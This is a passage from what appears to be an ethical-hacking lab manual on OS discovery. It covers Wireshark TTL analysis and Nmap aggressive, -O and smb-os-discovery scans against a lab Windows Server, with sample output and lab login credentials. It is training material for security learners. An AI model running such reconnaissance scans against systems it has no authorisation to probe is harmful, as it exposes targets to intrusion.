


- Wireshark will start capturing the new packets.
- In the **Command Prompt** window, type **ping 10.10.1.9** and press **Enter**.

Note: 10.10.1.9 is the IP address of the **Ubuntu** machine.



13. Observe the packets captured by **Wireshark**.
14. Choose any packet of ICMP reply from the **Ubuntu (10.10.1.9)** to **Windows 11 (10.10.1.11)** machine and expand the **Internet Protocol Version 4** node in the **Packet Details** pane.
15. The TTL value is recorded as **64**, which means the ICMP reply possibly came from a Linux-based machine.



16. Stop the capture in the **Wireshark** window by clicking on the Stop button.
17. This concludes the demonstration of identifying the OS of the target system using Wireshark.
18. Close all open windows and document all the acquired information.
19. Turn off the **Windows 11** and **Ubuntu** virtual machines.

Task 2: Perform OS Discovery using Nmap Script Engine (NSE)

Nmap, along with Nmap Script Engine (NSE), can extract considerable valuable information from the target system. In addition to Nmap commands, NSE provides scripts that reveal all sorts of useful information from the target system. Using NSE, you may obtain information such as OS, computer name, domain name, forest name, NetBIOS computer name, NetBIOS domain name, workgroup, system time of a target system, etc.

Here, we will use Nmap to perform OS discovery using -A parameter, -O parameter, and NSE.

Note: Ensure that the **Windows Server 2022** virtual machine is running.

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon at the top of the **Desktop** to open a **Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. In the terminal window, type the command **nmap -A [Target IP Address]** (here, the target machine is **Windows Server 2022 [10.10.1.22]**) and press **Enter**.

Note: **-A**: to perform an aggressive scan.

Note: The scan takes approximately 10 minutes to complete.


7. The scan results appear, displaying the open ports and running services along with their versions and target details such as OS, computer name, NetBIOS computer name, etc. under the **Host script results** section.

```
nmap -A 10.10.1.22 - Parrot Terminal
File Edit View Search Terminal Help
Service Info: Host: SERVER2022; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
  smb2-time:
    date: 2022-06-07T10:38:44
    start_date: N/A
  nbstat: NetBIOS name: SERVER2022, NetBIOS user: <unknown>, NetBIOS MAC: 1c:5a:12:d9:10:bd (unknown)
  smb2-security-mode:
    3.1.1:
      Message signing enabled and required
  smb-os-discovery:
    OS: Windows Server 2022 Standard 20348 (Windows Server 2022 Standard 6.3)
    Computer name: Server2022
    NetBIOS computer name: SERVER2022\x00
    Domain name: CEH.com
    Forest name: CEH.com
    FQDN: Server2022.CEH.com
    System time: 2022-06-07T03:38:44-07:00
  clock-skew: mean: 8h23m59s, deviation: 3h07m49s, median: 6h59m59s
  smb-security-mode:
    account used: guest
    authentication_level: user
    challenge_response: supported
    message_signing: required
TRACEROUTE
HOP RTT ADDRESS
1 2.27 ms 10.10.1.22
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```


8. In the terminal window, type the command **nmap -O [Target IP Address]** (here, the target machine is **Windows Server 2022 [10.10.1.22]**) and press **Enter**.

Note: -O: performs the OS discovery.

9. The scan results appear, displaying information about open ports, respective services running on the open ports, and the name of the OS running on the target system.



```

Applications Places System nmap -O 10.10.1.22 - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[/home/attacker]
#nmap -O 10.10.1.22
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-06 23:46 EDT
Nmap scan report for 10.10.1.22
Host is up (0.0018s latency).
Not shown: 983 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
1801/tcp  open  msmq
2103/tcp  open  zephyr-clt
2105/tcp  open  eklogin
2107/tcp  open  msmq-mgmt
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
MAC Address: 1C:5A:12:D9:10:BD (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS: SCAN(V=7.92%E=4%D=6/6%OT=53%CT=1%CU=37325%PV=Y%DS=1%DC=D%G=Y%M=1C5A12%TM
OS:=629ECA27%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=10C%TI=I%CI=I%II=I%
OS:SS=S%TS=A)OPS(O1=M5B4NW8ST11%O2=M5B4NW8ST11%O3=M5B4NW8NNT11%O4=M5B4NW8ST

```

10. In the terminal window, type the command **nmap --script smb-os-discovery.nse [Target IP Address]** (here, the target machine is **Windows Server 2022 [10.10.1.22]**) and press **Enter**.

Note: --script: specifies the customized script and **smb-os-discovery.nse:** attempts to determine the OS, computer name, domain, workgroup, and current time over the SMB protocol (ports 445 or 139).

11. The scan results appear, displaying the target OS, computer name, NetBIOS computer name, etc. details under the **Host script results** section.

Module 03 – Scanning Networks

```
nmap --script smb-os-discovery.nse 10.10.1.22 - Parrot Terminal
File Edit View Search Terminal Help
-[root@parrot]-[/home/attacker]
#nmap --script smb-os-discovery.nse 10.10.1.22
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-06 23:49 EDT
Nmap scan report for 10.10.1.22
Host is up (0.14s latency).
Not shown: 983 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
1801/tcp  open  msmq
2103/tcp  open  zephyr-clt
2105/tcp  open  eklogin
2107/tcp  open  msmq-mgmt
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
MAC Address: 1C:5A:12:D9:10:BD (Unknown)
Host script results:
smb-os-discovery:
  OS: Windows Server 2022 Standard 20348 (Windows Server 2022 Standard 6.3)
  Computer name: Server2022

nmap --script smb-os-discovery.nse 10.10.1.22 - Parrot Terminal
File Edit View Search Terminal Help
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
1801/tcp  open  msmq
2103/tcp  open  zephyr-clt
2105/tcp  open  eklogin
2107/tcp  open  msmq-mgmt
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
MAC Address: 1C:5A:12:D9:10:BD (Unknown)
Host script results:
smb-os-discovery:
  OS: Windows Server 2022 Standard 20348 (Windows Server 2022 Standard 6.3)
  Computer name: Server2022
  NetBIOS computer name: SERVER2022\x00
  Domain name: CEH.com
  Forest name: CEH.com
  FQDN: Server2022.CEH.com
  System time: 2022-06-07T03:49:25-07:00
Nmap done: 1 IP address (1 host up) scanned in 2.20 seconds
```

12. This concludes the demonstration of discovering the OS running on the target system using Nmap.

13. Close all open windows and document all the acquired information.

Task 3: Perform OS Discovery using Unicornscan

Unicornscan is a Linux-based command line-oriented network information-gathering and reconnaissance tool. It is an asynchronous TCP and UDP port scanner and banner grabber that enables you to discover open ports, services, TTL values, etc. running on the target machine. In Unicornscan, the OS of the target machine can be identified by observing the TTL values in the acquired scan result.

